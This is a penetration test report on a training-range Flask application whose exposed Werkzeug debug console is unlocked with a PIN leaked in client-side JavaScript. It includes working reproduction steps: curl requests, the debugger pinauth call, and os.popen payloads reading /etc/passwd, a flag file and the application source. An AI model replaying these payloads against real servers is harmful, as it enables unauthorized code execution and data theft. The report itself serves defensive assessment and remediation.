CONFIDENTIAL — PENETRATION TEST REPORT

Vulnerability Assessment & Penetration Testing

Engagement Report

Target Application: SecurePortal — Client Dashboard

173.208.132.134:32111

Engagement ID: ENG-2026-1107-SPW

PREPARED FOR

SecureCorp — Information Security Team

PREPARED BY

Ashok — Security Analyst (VAPT)

Engagement Type	Web Application Penetration Test (Training Range)
Report Date	05 November 2026
Document Classification	Confidential — Internal / Training Use Only
Overall Risk Rating	CRITICAL
Report Version	1.0 (Final)

Document Control

Document Information

Engagement ID	ENG-2026-1107-SPW
Document Title	Vulnerability Assessment & Penetration Testing — Engagement Report
Document Owner	Ashok, Security Analyst
Classification	Confidential — shared only with named recipients on a need-to-know basis
Storage / Handling	Store encrypted at rest; transmit only over encrypted channels; destroy per client data-retention policy

Version History

Version	Date	Author	Description
0.1	05 November 2026	Ashok	Initial draft for internal technical review
1.0	05 November 2026	Ashok	Final report issued to client

Distribution List

Name	Role	Organization
Information Security Lead	Recipient	SecureCorp
Ashok	Author / Tester	Independent Security Assessor

Sign-off

Prepared by	Reviewed by	Approved by
Ashok	_____	_____
05 November 2026	Date: _____	Date: _____

Confidentiality Statement

This document and its contents are the confidential and proprietary information of the recipient organization. It has been prepared exclusively for the use of the named recipient(s) and their authorized staff, and contains sensitive technical detail — including vulnerability descriptions, exploitation steps, extracted credentials, and system configuration data — that could be used to compromise the target systems if disclosed to an unauthorized party.

This report must not be duplicated, distributed, transmitted, or disclosed, in whole or in part, to any third party without the prior written consent of the engagement sponsor. Recipients are responsible for ensuring this report is stored securely (encrypted at rest, access-controlled) and transmitted only over encrypted channels.

The findings in this report reflect the security posture of the target system(s) at the time testing was performed. No assessment can guarantee the complete absence of vulnerabilities; this report should be treated as a point-in-time assessment and supplemented with ongoing security testing and monitoring.

Testing was conducted under explicit authorization, within the scope and rules of engagement agreed upon in advance (see Section 2, Scope of Engagement). Any testing activity outside this documented scope was not performed and is not covered by this report.

Table of Contents

Document Control 2

Confidentiality Statement 3

1. Executive Summary 5

2. Scope of Engagement 7

3. Methodology 8

4. Risk Rating Methodology 9

5. Summary of Findings 10

6. Detailed Technical Findings 11

VULN-01 — Werkzeug Debug Console → RCE 11

7. Remediation Roadmap 16

8. Conclusion 17

Appendix A: Evidence Index 18

Appendix B: Tools & Techniques Used 19

Appendix C: Disclaimer & Legal Notice 20

1. Executive Summary

During the course of this engagement, a penetration test was performed against “SecurePortal — Client Dashboard”, a Flask-based web application hosted on the training range target. The assessment followed a black-box, unauthenticated methodology, with particular focus on the application's report-upload functionality after anomalous behaviour was observed when unexpected input was submitted.

One (1) Critical severity vulnerability was identified: exposure of the **Werkzeug interactive debug console**, triggered by an intentional/accidental division-by-zero defect in the upload handler, combined with the application running in Flask **debug mode** in a reachable environment. This grants an unauthenticated attacker an in-browser Python REPL capable of arbitrary operating-system command execution.

The console was protected by a PIN, however the PIN had been hardcoded by a developer and published (triple base64-encoded) inside the page's client-side JavaScript. This finding was fully exploited during testing: the PIN was decoded, the debug console was unlocked, arbitrary commands were executed, and the engagement's flag and full application source code (including a hardcoded secret key) were exfiltrated.

Severity Distribution

Severity	Count	CVSS Range
Critical	1	9.0 – 10.0
High	0	—
Medium	0	—
Low	0	—




Figure A — Findings by severity (1 Critical).

2. Scope of Engagement

Target Information

Target URL	http://173.208.132.134:32111/
Application	“SecurePortal” — Client Dashboard / Security Monitoring tool
Technology Stack	Python 3.9.25, Flask, Werkzeug/2.0.3 (development server)
In-Scope Endpoints	GET /, GET /upload, POST /upload, GET /health
Authentication	None — publicly accessible, unauthenticated
Testing Window	05 November 2026
Tools Used	Burp Suite (Proxy, Repeater), manual HTTP request crafting

Rules of Engagement

- Testing type: Black-box, unauthenticated, remote — conducted entirely over HTTP against the designated training-range endpoint.
- Testing was restricted to the explicitly authorized target and endpoints listed above; no other hosts, IP ranges, or third-party services were in scope.
- Denial-of-service, destructive payloads, and social engineering were excluded from this engagement.
- All testing activity was performed within the agreed testing window using the tooling listed above.

3. Methodology

Testing was conducted in accordance with a black-box, unauthenticated methodology aligned to the Penetration Testing Execution Standard (PTES) and the OWASP Web Security Testing Guide (WSTG). The engagement followed these phases:

Phase	Activities Performed
1. Planning & Scoping	Rules of engagement, target identification, and testing window agreed with the engagement sponsor.
2. Reconnaissance	Passive and active information gathering: application fingerprinting, technology stack identification, review of client-visible source (HTML/JS) for configuration hints.
3. Scanning & Enumeration	Mapping of application functionality, input surfaces, and endpoints; identification of candidate injection points.
4. Vulnerability Analysis	Manual analysis and fault injection against identified input surfaces using Burp Suite (Proxy/Repeater) to identify exploitable weaknesses.
5. Exploitation	Controlled exploitation of confirmed vulnerabilities to demonstrate real-world impact without causing unnecessary disruption.
6. Post-Exploitation	Assessment of attainable impact (data access, code execution, privilege context) from the exploited foothold.
7. Reporting	Documentation of findings, evidence, risk ratings, and remediation guidance in this report.

Specific steps performed for the finding documented in this report are detailed in Section 6 (Detailed Technical Findings).

Finding-Specific Steps

1. Reconnaissance — reviewed the application's client-side source for hints; identified a console.info() statement in the page's inline JavaScript referencing an “encoded PIN”.
2. Hint decoding — the referenced value was Base64-decoded three times, yielding a numeric PIN (123-321-908).
3. Hypothesis formation — a PIN of this form matches the Werkzeug interactive debugger's PIN authentication prompt, suggesting Flask debug mode may be active.
4. Fault injection — submitted a file via the report upload form (POST /upload) to probe for unhandled exceptions in the upload-processing logic.
5. Confirmation — the server returned a 500 response titled “ZeroDivisionError // Werkzeug Debugger”, confirming an unhandled exception and the presence of the Werkzeug debug console.
6. Console unlock — authenticated to the exposed console using the decoded PIN via the documented __debugger__=yes&cmd=pinauth parameter.
7. Exploitation — executed arbitrary Python/OS commands through the console to confirm Remote Code Execution.
8. Impact confirmation — enumerated the filesystem, retrieved the engagement flag, and extracted the full application source code.

4. Risk Rating Methodology

Severity Rating Definitions

Each finding in this report is assigned a severity rating derived from its CVSS v3.1 base score, per the band definitions below (FIRST.org CVSS 3.1 Specification):

Severity	CVSS Range	Definition
Critical	9.0 – 10.0	Direct path to full system compromise; typically unauthenticated, remotely exploitable, and highly reliable. Requires immediate remediation.
High	7.0 – 8.9	Significant compromise of confidentiality, integrity, or availability; may require some precondition (authentication, user interaction) to exploit.
Medium	4.0 – 6.9	Limited impact or requires significant preconditions; still warrants remediation within a reasonable timeframe.
Low	0.1 – 3.9	Minimal direct impact; typically informational or defense-in-depth weaknesses.
Informational	0.0	Observations and best-practice recommendations with no direct, demonstrable security impact.

5. Summary of Findings

ID	Title	Severity	CVSS 3.1
VULN-01	Werkzeug Debug Console Exposure leading to Remote Code Execution	Critical	9.8

6. Detailed Technical Findings

VULN-01 — Werkzeug Debug Console → Remote Code Execution

Finding ID	VULN-01
Severity / CVSS	Critical (9.8)
CWE	CWE-489, CWE-215, CWE-369
Affected Component	POST /upload → GET /upload?__debugger__=yes&cmd=...
Status	Open — Not Remediated




Figure 0 — End-to-end exploitation chain for VULN-01.

6.1 Description

The application's report-upload handler (POST /upload) contains a logic defect: it computes a "validation score" as file_size / (file_size − file_size), a denominator that evaluates to zero for every request regardless of file content or size. This guarantees an unhandled ZeroDivisionError on every upload. Because the Flask application is running with debug mode enabled, this unhandled exception is caught by the Werkzeug interactive debugger rather than a generic error page, exposing an in-browser Python console scoped to the exception's stack frame.

Access to the console is nominally protected by a PIN that Werkzeug normally derives from machine-specific values. In this deployment, however, the developer hardcoded the PIN via the WERKZEUG_DEBUG_PIN environment variable and published a triple-Base64-encoded copy of it inside the page's client-side JavaScript — fully defeating the control.

6.2 Affected Component

`POST /upload` (triggers the exception) → `GET /upload?__debugger__=yes&cmd=...` (interactive console)

6.3 Proof of Concept

Step 1 — Reconnaissance. The homepage's inline JavaScript contained:

```
console.warn("DEBUG MODE ACTIVE");
console.info("Encoded PIN (3x Base64): VFZSSmVreFVUWGxOVXpBMVRVUm5QUT09");
```

Decoding the value through Base64 three times yielded the PIN 123-321-908.




Figure 1 — Encoded debugger PIN disclosed in the homepage's inline JavaScript.

Reproduction (decode the PIN):

```
python3 -c "
import base64
s = 'VFZSSmVreFVUWGxOVXpBMVRVUm5QUT09'
for _ in range(3): s = base64.b64decode(s).decode()
print(s)   # -> 123-321-908
"
```

Step 2 — Trigger the exception. A file was submitted through the upload form:

```
POST /upload HTTP/1.1
Content-Type: multipart/form-data; boundary=...

------boundary
Content-Disposition: form-data; name="report_file"; filename="hello.pdf"

hello
------boundary--
```

Reproduction (cURL):

```
curl -s -F 'client=TechStart Inc' -F 'assessment_type=Penetration Test' \
  -F 'report_file=@hello.pdf;type=application/pdf' \
  'http://<target>:<port>/upload'
```

Result: HTTP 500, page titled “ZeroDivisionError: division by zero // Werkzeug Debugger”.



Figure 2 — Upload request triggers the unhandled ZeroDivisionError, exposing the Werkzeug Debugger.

Step 3 — Authenticate to the console using the decoded PIN:

```
GET /upload?__debugger__=yes&cmd=pinauth&pin=123-321-908&s=<session> HTTP/1.1
```

Reproduction (cURL — the <session> token 's' is issued on the crash page and must be copied from it):

```
curl -s 'http://<target>:<port>/upload?__debugger__=yes&cmd=pinauth&pin=123-321-
908&s=<session>'
```

Result: PIN accepted; the console is unlocked for the current debugger session token (s parameter).




Figure 3 — PIN accepted; debug console authenticated.

Step 4 — Execute arbitrary commands through the console:

```
GET /upload?__debugger__=yes&cmd=__import__('os').popen('cat
/etc/passwd').read()&frm=<frame>&s=<session>
```

Reproduction (cURL — URL-encode the cmd parameter):

```
CMD="__import__('os').popen('cat /etc/passwd').read()"
ENC=$(python3 -c "import urllib.parse,sys; print(urllib.parse.quote(sys.argv[1]))"
"$CMD")
curl -s "http://<target>:<port>/upload?
__debugger__=yes&cmd=$ENC&frm=<frame>&s=<session>"
```

Result: full contents of /etc/passwd returned in the response, confirming Remote Code Execution.



Figure 4 — Arbitrary command execution confirmed: /etc/passwd read through the console.

Step 5 — Retrieve the objective file and application source:

```
cmd=__import__('os').popen('cat /flag.txt').read()
  -> 'CWL{w3rkz3ug_d3bug_c0ns0l3_pwn3d}'

cmd=__import__('os').popen('cat /app/app.py').read()
```

```
  -> full Flask application source, including:
     app.secret_key = 'securecorp_prod_2024_k3y'
```




Figure 5 — Engagement flag and full application source (including hardcoded secret_key) exfiltrated via the console.

Root cause confirmed directly in source (retrieved via the console):

```
file_size = len(report_file.read()) if report_file else 0
# VULNERABILITY: Division by zero error when file validation fails
validation_score = file_size / (file_size - file_size)  # Always divides by zero!
...
os.environ['WERKZEUG_DEBUG_PIN'] = '123-321-908'  # TODO: remove before production!
```

Note on reproduction: the above cURL commands reproduce the exact requests issued during this engagement, using the exact PIN, payloads, and parameter structure captured live via Burp Suite. The specific training-range container at 173.208.132.134:32111 is ephemeral and was no longer reachable at the time of writing this report; the commands and screenshots above are preserved as direct evidence from the original test session and remain valid against a freshly provisioned instance of the same lab.

6.4 Impact Analysis

- Confidentiality — Total. Arbitrary file read was demonstrated (/etc/passwd, /flag.txt, full application source); any file readable by the process user is exposed.
- Integrity — Total. The console permits arbitrary command execution, enabling file modification, webshell deployment, or data tampering.
- Availability — Total. Destructive commands are equally executable through the same console.
- Secrets Exposure — The application's hardcoded secret_key was retrieved via source disclosure, which (independently of the RCE) would allow forgery of signed session cookies.
- Privilege Context — Commands execute as the Flask application's process user; a viable foothold for further host or network compromise.
- Blast Radius — No authentication is required beyond decoding a value published in client-side JavaScript; effectively exploitable by any unauthenticated user who views the page source.

6.5 CVSS 3.1 Scoring

Vector: `AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H` **Base Score:** **9.8 (Critical)**

Metric	Value	Rationale
Attack Vector	Network	Exploited remotely over HTTP
Attack Complexity	Low	PIN is published client-side; exception is trivially

		reproducible on any upload
Privileges Required	None	No authentication or session needed
User Interaction	None	Fully server-side once triggered; no victim action required
Confidentiality Impact	High	Arbitrary file read and full source disclosure demonstrated
Integrity Impact	High	Arbitrary command execution permits file/data tampering
Availability Impact	High	Destructive commands are equally executable




Figure B — CVSS 3.1 impact breakdown (Confidentiality / Integrity / Availability).

6.6 Remediation

1. Disable Flask debug mode in any reachable environment: set debug=False, and drive the setting from environment-based configuration (e.g., FLASK_DEBUG=0 / FLASK_ENV=production) rather than a code default.
2. Never hardcode or deliberately simplify the Werkzeug debugger PIN. If debug tooling must run anywhere reachable, isolate it at the network layer (VPN, IP allowlist) rather than relying on the PIN alone.
3. Never place secrets, PINs, or debug hints — even encoded — inside client-delivered HTML or JavaScript. Encoding is not encryption and provides no real protection.
4. Run the application behind a production-grade WSGI server (gunicorn, uWSGI, waitress) instead of the Werkzeug development server, and present generic error pages to end users via a custom error handler.
5. Fix the underlying logic defect in the upload handler: remove the always-zero denominator and implement proper file validation (size limits, extension and MIME-type checks, content inspection).
6. Remove the hardcoded secret_key from source control; load it from an environment variable or secrets manager, and rotate it given this disclosure.
7. Adopt centralized error tracking and logging (e.g., Sentry) for production troubleshooting instead of relying on an interactive debugger.

7. Remediation Roadmap

The following prioritized action plan is recommended based on the severity and exploitability of the findings in this report:

Priority	Target Timeframe	Action
P1 — Critical	Immediate (0–3 days)	Disable Flask debug mode in the reachable environment and rotate the exposed secret_key.
P2 — High	7 days	Remove the hardcoded/published debugger PIN and secrets from client-side code; move the app behind a production WSGI server.
P3 — Medium	30 days	Fix the upload-handler logic defect, add proper file validation, and adopt centralized error tracking instead of the interactive debugger.

8. Conclusion

The “SecurePortal” application exposes the Werkzeug interactive debug console to unauthenticated users, as a result of running in Flask debug mode combined with a guaranteed-to-fail division operation in the upload handler. The console's PIN protection was fully defeated because the PIN was hardcoded and published, base64-encoded, in client-side JavaScript. This was escalated to confirmed Remote Code Execution, filesystem enumeration, retrieval of the engagement's objective file, and disclosure of the complete application source code including a hardcoded secret key. Given the absence of any meaningful authentication barrier and the direct path to full host compromise, this finding is rated Critical (CVSS 9.8) and remediation is recommended as an immediate priority ahead of any production deployment.

References

- CWE-489: Active Debug Code — https://cwe.mitre.org/data/definitions/489.html
- CWE-215: Information Exposure Through Debug Information-Generated Error Message — https://cwe.mitre.org/data/definitions/215.html
- CWE-369: Divide By Zero — https://cwe.mitre.org/data/definitions/369.html
- Werkzeug Documentation — The Interactive Debugger (PIN protection, security warning against production use) — https://werkzeug.palletsprojects.com/en/stable/debug/
- Flask Documentation — Debug Mode security warning — https://flask.palletsprojects.com/en/stable/quickstart/#debug-mode
- OWASP — Improper Error Handling / Information Exposure Through Debug Information — https://owasp.org/www-community/Improper_Error_Handling
- FIRST.org — CVSS 3.1 Specification Document — https://www.first.org/cvss/v3-1/specification-document

Appendix A: Evidence Index

All screenshots in this report were captured directly from Burp Suite's Proxy/Repeater history during the live engagement, and are reproduced faithfully (request and response bytes unmodified) for evidentiary purposes.

Figure	Description
Fig. 1	Encoded debugger PIN disclosed in the homepage's client-side JavaScript
Fig. 2	Upload request triggers the unhandled ZeroDivisionError, exposing the Werkzeug Debugger page
Fig. 3	Decoded PIN accepted — debug console authenticated for the session
Fig. 4	Arbitrary command execution confirmed via /etc/passwd read
Fig. 5	Engagement flag and full application source code exfiltrated through the console

Appendix B: Tools & Techniques Used

Tool	Purpose
Burp Suite (Proxy, Repeater)	Intercepting, replaying, and modifying HTTP requests to the target application
cURL	Scripted reproduction of PoC requests
Python 3 (base64, urllib.parse)	Decoding the published PIN and URL-encoding console commands

Appendix C: Disclaimer & Legal Notice

This report documents the results of security testing performed against a designated training-range target as part of an authorized security exercise, conducted under the scope and rules of engagement described in Section 2. Findings, payloads, extracted data, and screenshots are provided solely for educational and defensive remediation purposes.

This assessment represents a point-in-time evaluation of the target's security posture and is based on the information and access available during the stated testing window. It does not constitute a guarantee that no other vulnerabilities exist, nor that the target will remain secure against future threats. The techniques, tools, and payloads described in this report must not be used against any system without explicit, documented authorization from its owner. The authors accept no liability for any unauthorized or illegal use of the information contained herein.

All trademarks, product names, and company names referenced in this report are the property of their respective owners and are used for identification purposes only.